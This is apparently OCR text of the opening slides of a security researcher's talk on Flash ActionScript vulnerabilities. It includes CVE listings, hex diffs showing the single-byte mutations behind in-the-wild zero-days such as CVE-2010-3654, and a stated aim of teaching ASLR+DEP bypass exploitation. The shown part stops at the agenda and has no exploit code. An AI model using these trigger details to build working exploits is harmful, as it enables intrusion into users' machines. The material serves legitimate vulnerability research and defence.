Understanding and Exploiting Flash ActionScript Vulnerabilities

--

Hafei Li, Sr. Security Researcher
hfli@fortinet.com

Why started this research

- Recent years we have seen an increase number of Flash Player vulnerabilities.


Search Results

There are **147** CVE entries or candidates that match your search. **CVE version: 20061101**

Name	Description
CVE-2011-0608	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0574, CVE-2011-0578, and CVE-2011-0607.
CVE-2011-0607	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0574, CVE-2011-0578, and CVE-2011-0608.
CVE-2011-0578	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors related to a constructor for an unspecified ActionScript3 object and improper type checking, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0574, CVE-2011-0607, and CVE-2011-0608.
CVE-2011-0577	Unspecified vulnerability in Adobe Flash Player before 10.2.152.26 allows remote attackers to execute arbitrary code via a crafted font.
CVE-2011-0575	Untrusted search path vulnerability in Adobe Flash Player before 10.2.152.26 allows local users to gain privileges via a Trojan horse DLL in the current working directory.
CVE-2011-0574	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0578, CVE-2011-0607, and CVE-2011-0608.
CVE-2011-0573	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0574, CVE-2011-0578, CVE-2011-0607, and CVE-2011-0608.
CVE-2011-0572	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0573, CVE-2011-0574, CVE-2011-0578, CVE-2011-0607, and CVE-2011-0608.
CVE-2011-0571	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561,

Why started this research

- Most “Memory Corruption” are actually ActionScript-level vulnerabilities.



Flash Zero-day Attacks

- We have seen many Flash zero-day attacks in the wild in recent years.

- Easy to find Flash zero-day.
  - Analysis show that they found the bugs just by “dumb fuzzing” – one-byte modification.

Example 1 – CVE-2010-1297

Having fun with Adobe 0-day exploits

Posted: 08 Jun 2010 06:56 PM

We had some time to analyze the latest Adobe Flash 0-day exploit (CVE-2010-1297) floating around on the Internet. By Googling the text inside the file, we found it was generated from a benign SWF file inside the AES.zip file. This might mean that the attacker used the SWF file for dummy fuzzing. We used our custom SWF decoder to perform this SWF diffing operation. The actual difference between the original file and the crashing one is just one byte in the Action Script Byte code (DoABC tag type). The original byte 0x66 was modified to 0x40.

```
********************************************************************************
Tag: DoABC 0x52 82
Length: 44540
Data

@@ -3831,7 +3745,7 @@ a0 01 24 02 a1 75 63 08 60 9f 02 62 07 2
 62 06 a1 24 02 a3 d2 60 38 66 ba 03 14 07 00 00     b..$...`8f......
 62 06 82 10 03 00 00 24 00 82 a0 46 d2 04 01 61     b.......$...F...a
 bf 01 60 99 03 20 13 35 00 00 60 99 03 60 d1 04      ..`.. .5..`..`..
-d2 60 38 66 ba 03 14 0e 00 00 60 9f 02 66 bf 01     .`8f......`..f..
+d2 60 38 40 ba 03 14 0e 00 00 60 9f 02 66 bf 01     .`8@......`..f..
 62 06 a1 75 10 10 00 00 60 9f 02 66 bf 01 60 9f     b..u....`..f..`.
 02 66 a0 01 a0 d1 a0 75 46 d2 04 01 61 bf 01 10     .f.....uF...a...
 af 00 00 60 d1 04 24 00 60 d1 04 d3 60 c7 01 62     ...`..$.`...`..b
```

Figure 1: Diffing between original and exploit SWF records

Example 2 – CVE-2010-2884

As the *DoABC* tag was the cause of the crash, the vulnerability must lie in *ActionScript Virtual Machine 2 (AVM2)*, which is responsible for executing *ActionScript* code. We compared the two *DoABC* tags and found a suspicious difference.




Figure 6. Side-by-side code comparison

This piece of code is part of a member function of an *ActionScript 3.0* library. There is no reason for any difference here. It must be the result of mutated base fuzzing, which, in this case, only changed 1B in the code. Using a debugger to trace the execution, we found that the overwrite of the memory mentioned earlier immediately happens after the execution of the modified function.

Example 3 – CVE-2010-3654

Fuzz My Life: Flash Player zero-day vulnerability (CVE-2010-3654)

by Haifei Li
October 29, 2010 at 10:38 am

As indicated in our FortiGuard Advisory FGA-2010-53, an attack exploiting a critical zero-day vulnerability in Adobe Flash Player was found very recently roaming in the wild. Although the attack vector in the wild is a PDF file, it is a Flash Player vulnerability indeed (Adobe Reader embeds a Flash Player).

After analyzing the PDF sample, we do confirm that the core ActionScript in the embeded flash file, which triggers the exploit, is **almost** exactly the same as that of an example on flashamdmath.com, as Bugix Security guessed.

Almost? Indeed: the only difference lies in a single byte (at 0x494A, for those who'd like to make a signature based on that ;)), changed from 0×16 in the example to 0×07 in the exploit code:

curvedPolygon.swf

```
00004940 0513 0705 1407 0115 0702 1607 0217 0706 1A07 011B 0702 1C07 071E 0708 2007 0521
00004960 0705 2207 0623 0709 2507 0926 0709 2707 0928 0709 2907 092A 0706 2B07 0A2D 070A
00004980 2E07 0B30 070B 3107 0B32 070B 3307 0B34 070B 3507 0B36 070B 3707 0B38 070B 3907
000049A0 0B27 070B 3A07 043B 0706 3D07 0E3F 070F 4107 0E42 070E 4307 0E44 070E 4507 0246
```

PoC.swf

```
00004940 0513 0705 1407 0115 0702 0707 0217 0706 1A07 011B 0702 1C07 071E 0708 2007 0521
00004960 0705 2207 0623 0709 2507 0926 0709 2707 0928 0709 2907 092A 0706 2B07 0A2D 070A
00004980 2E07 0B30 070B 3107 0B32 070B 3307 0B34 070B 3507 0B36 070B 3707 0B38 070B 3907
000049A0 0B27 070B 3A07 043B 0706 3D07 0E3F 070F 4107 0E42 070E 4307 0E44 070E 4507 0246
```

What does this correspond to? Simply to an ActionScript Class id sitting in the "MultiName" part of the file (According to Adobe's ActionScript Virtual Machine 2 Overview):

```
multiname_kind: 0x07, CONSTANT_QName
[ns: 2, name: 22 ("RadioButtonGroup")]
```

```
multiname_kind: 0x07, CONSTANT_QName
[ns: 2, name: 7 ("Button")]
```

So, the original **fl.controls::RadioButtonGroup** class in the example becomes a **fl.controls::Button** class in the sample. Thus, at runtime, all references that are supposed to point to **fl.controls::RadioButtonGroup** actually refer to **fl.controls::Button**... which, somewhere below, triggers the vulnerability:

The Ugly Thing

- Have not seen an Flash exploit working on Windows 7 (a waste of your Flash zero-day☺)
- No one knows the essence of the vulnerability (even though they can find it by “dumb fuzzing” and exploit it on Windows XP with heap spraying)


Objectives

- Know the essence of the ActionScript vulnerabilities
- Know (you can and) how to write ASLR+DEP bypassing exploit for ActionScript vulnerabilities.


Agenda

1	Overview on AVM2 and JIT
2	Essence of ActionScript Vulnerability
3	Atom Confusion
4	Case Study: Understanding CVE-2010-3654
5	Case Study: Exploiting CVE-2010-3654

Overview on AVM2 and JIT




How JIT Works



